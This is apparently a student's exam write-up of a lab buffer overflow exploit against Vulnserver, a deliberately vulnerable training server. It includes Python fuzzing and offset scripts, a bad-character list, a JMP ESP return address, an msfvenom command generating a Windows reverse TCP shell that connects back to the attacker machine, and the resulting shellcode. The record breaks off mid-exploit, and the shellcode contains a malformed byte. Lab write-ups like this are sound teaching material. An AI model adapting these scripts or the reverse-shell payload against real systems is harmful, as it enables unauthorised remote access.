

# **Penetration Testing for Enterprise Security Buffer Overflow Exploitation Final Examination**

**Student Number: MS19801896**

**Student Name: Janarthanan Krishnamoorthy**

**Subject: Penetration Testing for Enterprise Security**

**Course: M.Sc. Information Technology (Cyber Security)**

## Table of Contents

<b>Introduction.....</b>	<b>3</b>
<b>What is buffer overflow attack .....</b>	<b>3</b>
<b>Types of Buffer Overflow Attacks.....</b>	<b>4</b>
<b>Steps to perform a Buffer Overflow attack .....</b>	<b>5</b>
<b>Tools needed for this walkthrough .....</b>	<b>5</b>
<b>1. Finding a problem area .....</b>	<b>6</b>
<b>2. Finding a Particular Vulnerability .....</b>	<b>6</b>
<b>Technical explanation of the vulnerability .....</b>	<b>6</b>
<b>Why and how this can be a risk/impact for the particular domain.....</b>	<b>6</b>
<b>What are the special cases/case studies this was used exploited in the history .....</b>	<b>7</b>
<b>What are the existing exploitations available .....</b>	<b>7</b>
<b>Why did you selected this particular vulnerability and other relevant details? .....</b>	<b>7</b>
<b>3. Finding an exploitation for the given vulnerability .....</b>	<b>8</b>
<b>Spiking.....</b>	<b>8</b>
<b>4. Demonstration of the Exploitation end to end .....</b>	<b>9</b>
<b>Anatomy of Stack .....</b>	<b>9</b>
<b>Steps involved in the buffer overflow attack .....</b>	<b>9</b>
<b>Identify the position of EIP .....</b>	<b>9</b>
<b>Identify the position of EIP in Immunity Debugger .....</b>	<b>10</b>

<b>Find an offset pattern.....</b>	<b>11</b>
<b>Finding the bad character .....</b>	<b>12</b>
<b>Finding the right module .....</b>	<b>14</b>
<b>Exploit Development .....</b>	<b>15</b>
<b>5. Summary of what you achieved .....</b>	<b>17</b>
<b>Run the shellcode and gain access to the Windows machine .....</b>	<b>17</b>
<b>Buffer overflow prevention .....</b>	<b>17</b>
<b>Conclusion: .....</b>	<b>18</b>
<b>Appendix.....</b>	<b>19</b>
<b>.spk TRUN code.....</b>	<b>19</b>
<b>Python code1 .....</b>	<b>19</b>
<b>Python code2.....</b>	<b>20</b>
<b>Python code3.....</b>	<b>22</b>
<b>Python code4.....</b>	<b>23</b>
<b>Python code5.....</b>	<b>24</b>
<b>References .....</b>	<b>26</b>

## **Introduction**

A buffer overflow is a typical programming coding mistakes that an attacker could exploit to access your framework. To effectively alleviate buffer overflow vulnerabilities, it is essential to comprehend what buffer overflows are, what risks they posture to your applications, and what procedures attackers use to effectively exploit these vulnerabilities.

This mistake happens when there is a high number of information in a buffer than it can deal with, making information overflow into adjoining memory storage. This vulnerability can cause a framework crash or, worse, make a section point for a cyberattack. C and C++ are increasingly defenseless to buffer overflow. Secure improvement practices ought to incorporate customary testing to identify and fix buffer overflows. These practices incorporate programmed assurance at the language level and limit checking at run-time.

## **What is buffer overflow attack**


A buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. A buffer overflow occurs when more information is placed into a fixed-length buffer than the buffer can deal with. The additional data, which needs to head off to someplace, can overflow into adjacent memory space, corrupting or overwriting the information held in that space. This overflow for the most part brings about a system crash, yet it additionally creates the open door for an attacker to run discretionary code or control the coding blunders to provoke malicious actions.

Many programming languages are inclined to buffer overflow attacks. However, the degree of such attacks differs relying upon the language used to compose the vulnerable program. For instance, code written in Perl and JavaScript is commonly not susceptible to buffer overflows.

However, a buffer overflow in a program written in C, C++, or Assembly could permit the attacker to compromise the focus on the system.

Cybercriminals exploit buffer overflow issues to modify the execution way of the application by overwriting portions of its memory. The malicious additional information may contain code intended to trigger specific actions — in effect sending new instructions to the attacked application that could bring about unapproved access to the system. Hacker techniques that exploit a buffer overflow helplessness shift per architecture and operating system.

Coding mistakes are typically the cause of buffer overflow. Common application improvement botches that can prompt buffer overflow to include neglecting to allocate huge enough buffers and neglecting to check for overflow issues. These errors are especially problematic with C/C++, which does not have worked in protection against buffer overflows. Consequently, C/C++ applications are regularly focused on buffer overflow attacks.



## Types of Buffer Overflow Attacks

**Stack-based buffer overflows** are more common, and leverage stack memory that only exists during the execution time of a function.

**Heap-based attacks** are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

## **How to keep safe buffer overflows from happening.**

Buffer overflows in programming can be mitigated in a few different ways. Mitigation is the process of limiting the impact of danger previously or after the danger occurs. This is exactly what we have to do concerning buffer overflows. They can be kept from occurring before they occur (proactive). In any case, since buffer overflows continue occurring, despite the proactively taken actions to maintain a strategic distance from them, we additionally need mechanisms in place to limit impact when they do occur (reactive countermeasures). How about we view how buffer overflow avoidance and alleviation functions.

## **Steps to perform a Buffer Overflow attack**

**Step1:** Identify a vulnerability in the application

**Step2:** attach it with debugger and try to see if you can overwrite the return value or not by giving some input to the vulnerable program.

**Step3:** automate the process by using any scripting languages like Perl or python.

**Step4:** try to inject the shellcode and redirect the execution flow.

### **Tools needed for this walkthrough**

A Windows machine - Windows 10

Attacker machine – Kali Linux

Vulnserver installed on your Windows machine

Immunity Debugger installed on your Windows machine

Mona Modules installed in your Immunity Debugger folder

## **1. Finding a problem area**

The selected server has a vulnerability of buffer overflow attack. Buffer overflow attack is the most common attack by an attacker. Which can compromise the system and can provide complete access to the attacker.

## **2. Finding a Particular Vulnerability**

### **Technical explanation of the vulnerability**

Confidentiality Impact: Complete (There is total information disclosure, resulting in all system files are revealed.)

Integrity Impact: Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromise)

Availability Impact: Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

### **Why and how this can be a risk/impact for the particular domain**

This vulnerability allows the attacker to compromise the windows system and gives full access to the system. If this is the scenario, it will lead to a serious risk/impact on the personal and organization information that might get breached, deleted, or edited.

### What are the special cases/case studies this was used exploited in the history

This software is proposed fundamentally as a tool for figuring out how to discover and exploit buffer overflow bugs, and every one of the bugs it contains is quietly not quite the same as the others, requiring a somewhat extraordinary way to deal with be taken when composing the exploit.

### What are the existing exploitations available

		Attack Code Location			
		Resident	Stack Buffer	Heap Buffer	Static Buffer
Code Pointer types	Activation Record	StackGuard	StackGuard, Non-executable stack	StackGuard	StackGuard
	Function Pointer	PointGuard	PointGuard, Non-executable stack	PointGuard	PointGuard
	Longjump Buffer	PointGuard	PointGuard, Non-executable stack	PointGuard	PointGuard
	Other Variables	Manual PointGuard	Manual Point-Guard, Non-executable stack	Manual Point-Guard	Manual Point-Guard

### Why did you select this particular vulnerability and other relevant details?

Vulnserver is a multithreaded Windows-based TCP server that tunes in for customer connections on port 9999 (as a matter of course) and permits the client to run various commands that are vulnerable to different kinds of exploitable buffer overflows.


Though it does attempt to mimic a (simple) legitimate server program this software has no functional use beyond that of acting as an exploit target, and this software should not generally be run by anyone who is not using it as a learning tool.



### 3. Finding exploitation for the given vulnerability

#### Spiking

This is used to identify vulnerable commands within the program.



```
Registers (FPU)
EAX 00C1F1E8 ASCII "TRUN /.: /AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00787310
EDX 00000074
EBX 000000150
ESP 00C1F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnzero.00401848
EDI 00401848 vulnzero.00401848
EIP 41414141
C 0 ES 002B 32bit 0<FFFFFFFF>
P 1 CS 0023 32bit 0<FFFFFFFF>
A 0 SS 002B 32bit 0<FFFFFFFF>
Z 1 DS 002B 32bit 0<FFFFFFFF>
S 0 FS 0053 32bit 2B1000<FFF>
T 0 GS 002B 32bit 0<FFFFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EPL 00010246 (NO,NB,E,BE,NS,PE,CE,LE)
ST0 empty 9
ST1 empty 9
ST2 empty 9
I/P9 to pass exception to program Paused
```

#### Fuzzing:

This allows identifying if the command is vulnerable in a program/software and how many bytes it takes for an overflow.

## **4. Demonstration of the Exploitation end to end**

### **Anatomy of Stack**

1. Extended Stack Pointer (ESP)
2. Buffer Space
3. Extended Base Pointer (EBP)
4. Extended Instruction Pointer (EIP) / Return Address

### **Steps involved in the buffer overflow attack**

- Spiking
- Fuzzing
- Finding the offset
- Overwriting the EIP
- Finding Bad characters
- Finding the right module
- Generating shellcode
- Root.

### **Identify the position of EIP**

All the registers have overwritten by the digit 41 (hex for A). This means that we have a buffer overflow vulnerability on our hands and we have proven that we can overwrite the EIP. At this point, we know that the EIP is located somewhere between 1 and 2700 bytes, but we are not sure where it is located exactly. What we need to do is figure out exactly where the EIP is located (in bytes) and attempt to control it.

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))

        s.send(('TRUN ./.' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

The EIP was composed of 41414141, the hex code of the "A" character, and we sent 7600 "A" characters. Our buffer overwrote EIP. We can overwrite the EIP area with any value on the off chance that we consider it in our buffer.

```
#!/usr/bin/python
import sys, socket

offset=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A"

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.218.141',9999))

    s.send(('TRUN ./.' + offset))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

## Identify the position of EIP in Immunity Debugger

Run the first python script in the Kali Linux machine. Then go to the Windows machine where the vulnserver is running in the immunity debugger application. If you see the EIP address value it has been shown below. Copy the address value to find the exact match of offset.

```
root@kali:~/Downloads/Vulserver# python poc1.py
root@kali:~/Downloads/Vulserver# import sys
```

## Find an offset pattern

To find the offset pattern copy the EIP address value and paste in the ruby script. It will show the exact match offset in 2003. We know that we can overwrite the EIP and that overwritten is occurred in between 1 and 2700. We used ruby tools called pattern\_create and pattern\_offset to find the exact location of overwritten. We can send these bytes to the vulserver instead of A and try to find the exact place of overwritten EIP.

```
root@kali:~/Downloads/Vulserver# locate pattern_offset.rb
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~/Downloads/Vulserver# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
```

Change the offset value in the second python program and restart the vulnserver from the windows 10 machine before running the python program.


```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.218.141',9999))
    s.send(('TRUN ././' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

If we see the EIP address value it would have been changed to the Hex value of "B". That means the EIP has been overwritten by the value B.



## Finding the bad character

Certain byte characters can cause issues in the improvement of exploits. We should run each byte through the Vulnserver program to check whether any characters cause issues. As a matter of course, the invalid byte(x00) is constantly viewed as a bad character as it will shorten shellcode when executed. To discover bad characters in Vulnserver, we can include an extra factor of "bad chars" to our code that contains a rundown of every hex character.

```
#!/usr/bin/python
import sys, socket



badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9"

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.218.141',9999))
    s.send(('TRUN ./:/' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

To find the bad character right-click the ESP address and select follow\_in\_dump. Then check the hex dump for any bad characters. In this demo, there are no bad characters present except the \x00, which is a default bad character. Get back to kali Linux and replace the ESP address in the p4.py code.






## Finding the right module

This will help us to find some part of vulserver that does not have any sort of memory protections.


DEP, ASLR, and safeSEH are memory protections. These protections can be bypassed. In this

part, we will look for “False” across the board, which means they have no memory protections.

This essfunc.dll is running as part of the vulserver and has no memory protection.



After this, we need to find the opcode equivalent to JMP ESP. we took this because EIP will point to the JMP ESP address location, which will jump into the malicious shellcode.



We need to generate a list of addresses to make use of it as a pointer. In this, we have the address as 625011AF as an address. This address will be different for a different windows machine. Use this address in the python code.

```
Open  [icon] p5.py ~/Downloads/Vulserverexploit Save [menu] [close] [max] [full]
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.218.141',9999))
    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

In the above code, it has been replaced B with the return address obtained from mona. If notice the return address mentioned in the code that is written in reversed order. This format is known as the Little-endian format. This is because we are using a 32-bit architecture format x86. In this format lower\_order byte is stored in the lower address of the memory and the higher-order byte will be stored in the highest address. Then after this rerun the vulserver and find our return address in the immunity debugger. To find this need to click the right arrow button on the immunity debugger and enter the return address value 625011AF and press F2 to set breakpoint.



## Exploit Development

After finding, the bad character and then we have to develop the exploit code using the python and send it to the shellcode. The shellcode which allows the victim computer to talk back to the attacker machine. **msfvenom -p windows/shell\_reverse\_tcp LHOST=your.Kali.IP.address LPORT=4444 EXITFUNC=thread -f c -a x86 --platform windows -b "\\x00"**

Where,

-p stands for payload.

LHOST is the attacker's IP address.



LPORT is the attacker's port.

EXITFUNC=thread adds stability to our payload.

-f id for the file type. Here it's going to generate a C file.

-a is stands for architecture. The victim machine is X86.

-platform is for OS type. The victim machine is a Windows machine.

-b is for bad characters. The only bad character in this is byte x00.

```
root@kali:~/Downloads/Vulserverexploit# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.218.137 LPORT=4444 EXITFUNC=thread
-f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\xb2\x11\x78\x74\xd9\xc2\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x31\x56\x12\x03\x56\x12\x83\x5c\xed\x9a\x81\x5c\xe6\xd9"
"\x6a\x9c\xf7\xbd\xe3\x79\x66\xfd\x90\x0a\x79\xce\xbd\x3\x5e\x76"
"\xa5\xb6\x4a\x0d\xcb\x1e\x7d\xa6\x66\x79\xb0\x37\xda\xb9\xd3"
"\xbb\x21\xee\x33\x85\xe9\xe3\x32\xc2\x14\x09\x66\x9b\x53\xbc"
"\x96\xa8\x2e\x7d\x1d\xe2\xbf\x05\xc2\xb3\xbe\x24\x55\xcf\x98"
"\xe6\x54\x1c\x91\xae\x4e\x41\x9c\x79\xe5\xb1\x6a\x78\x2f\x88"
"\x93\xd7\x0e\x24\x66\x29\x57\x83\x99\x5c\xa1\xf7\x24\x67\x76"
"\x85\xf2\xe2\x6c\x2d\x70\x54\x48\xcf\x55\x03\x1b\xc3\x12\x47"
"\x43\xc0\xa5\x84\xf8\xfc\x2e\x2b\x2e\x75\x74\x08\xea\xdd\x2e"
"\x31\xab\xbb\x81\x4e\xab\x63\x7d\xeb\xa0\x8e\x6a\x86\xeb\xc6"
"\x5f\xab\x13\x17\xc8\xbc\x60\x25\x57\x17\xee\x05\x10\xb1\xe9"
"\x6a\x0b\x05\x65\x95\xb4\x76\xac\x52\xe0\x26\xc6\x73\x89\xac"
"\x16\x7b\x5c\x62\x46\xd3\x0f\xc3\x36\x93\xff\xab\x5c\x1c\xdf"
"\xcc\x5f\xf6\x48\x66\x9a\x91\xb6\xdf\x7e\xe8\x5f\x22\x7e\xfa"
"\xc3\xab\x98\x96\xeb\xfd\x33\x0f\x95\xa7\xcf\xae\x5a\x72\xaa"
"\xf1\xd1\x71\x4b\xbf\x11\xff\x5f\x28\xd2\x4a\x3d\xff\xed\x60"
"\x29\x63\xf7\xef\xa9\xea\x9c\xb8\xfe\xbb\x53\xb1\x6a\x56\xcd"
"\x6b\x88\xab\x8b\x54\x08\x70\x68\x5a\x91\xf5\xd4\x78\x81\xc3"
"\xd5\xc4\xf5\x9b\x83\x92\xa3\x5d\x7a\x55\x1d\x34\xd1\x3f\xc9"
"\xc1\x19\x80\x8f\xcd\x77\x76\x6f\x7f\x2e\xcf\x90\xb0\xa6\xc7"
"\xe9\xac\x56\x27\x20\x75\x76\xca\xe0\x80\x1f\x53\x61\x29\x42"
"\x64\x5c\x6e\x7b\xe7\x54\x0f\x78\xf7\x1d\x0a\xc4\xbf\xce\x66"
"\x55\x2a\xf0\xd5\x56\x7f";
```

```
#!/usr/bin/python
import sys, socket

overflow = ("\xba\xb2\x11\x78\x74\xd9\xc2\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x31\x56\x12\x03\x56\x12\x83\x5c\xed\x9a\x81\x5c\xe6\xd9"
"\x6a\x9c\xf7\xbd\xe3\x79\x66\xfd\x90\x0a\x79\xce\xbd\x3\x5e\x76"
"\xa5\xb6\x4a\x0d\xcb\x1e\x7d\xa6\x66\x79\xb0\x37\xda\xb9\xd3"
"\xbb\x21\xee\x33\x85\xe9\xe3\x32\xc2\x14\x09\x66\x9b\x53\xbc"
"\x96\xa8\x2e\x7d\x1d\xe2\xbf\x05\xc2\xb3\xbe\x24\x55\xcf\x98"
"\xe6\x54\x1c\x91\xae\x4e\x41\x9c\x79\xe5\xb1\x6a\x78\x2f\x88"
"\x93\xd7\x0e\x24\x66\x29\x57\x83\x99\x5c\xa1\xf7\x24\x67\x76"
"\x85\xf2\xe2\x6c\x2d\x70\x54\x48\xcf\x55\x03\x1b\xc3\x12\x47"
"\x43\xc0\xa5\x84\xf8\xfc\x2e\x2b\x2e\x75\x74\x08\xea\xdd\x2e"
"\x31\xab\xbb\x81\x4e\xab\x63\x7d\xeb\xa0\x8e\x6a\x86\xeb\xc6"
"\x5f\xab\x13\x17\xc8\xbc\x60\x25\x57\x17\xee\x05\x10\xb1\xe9"
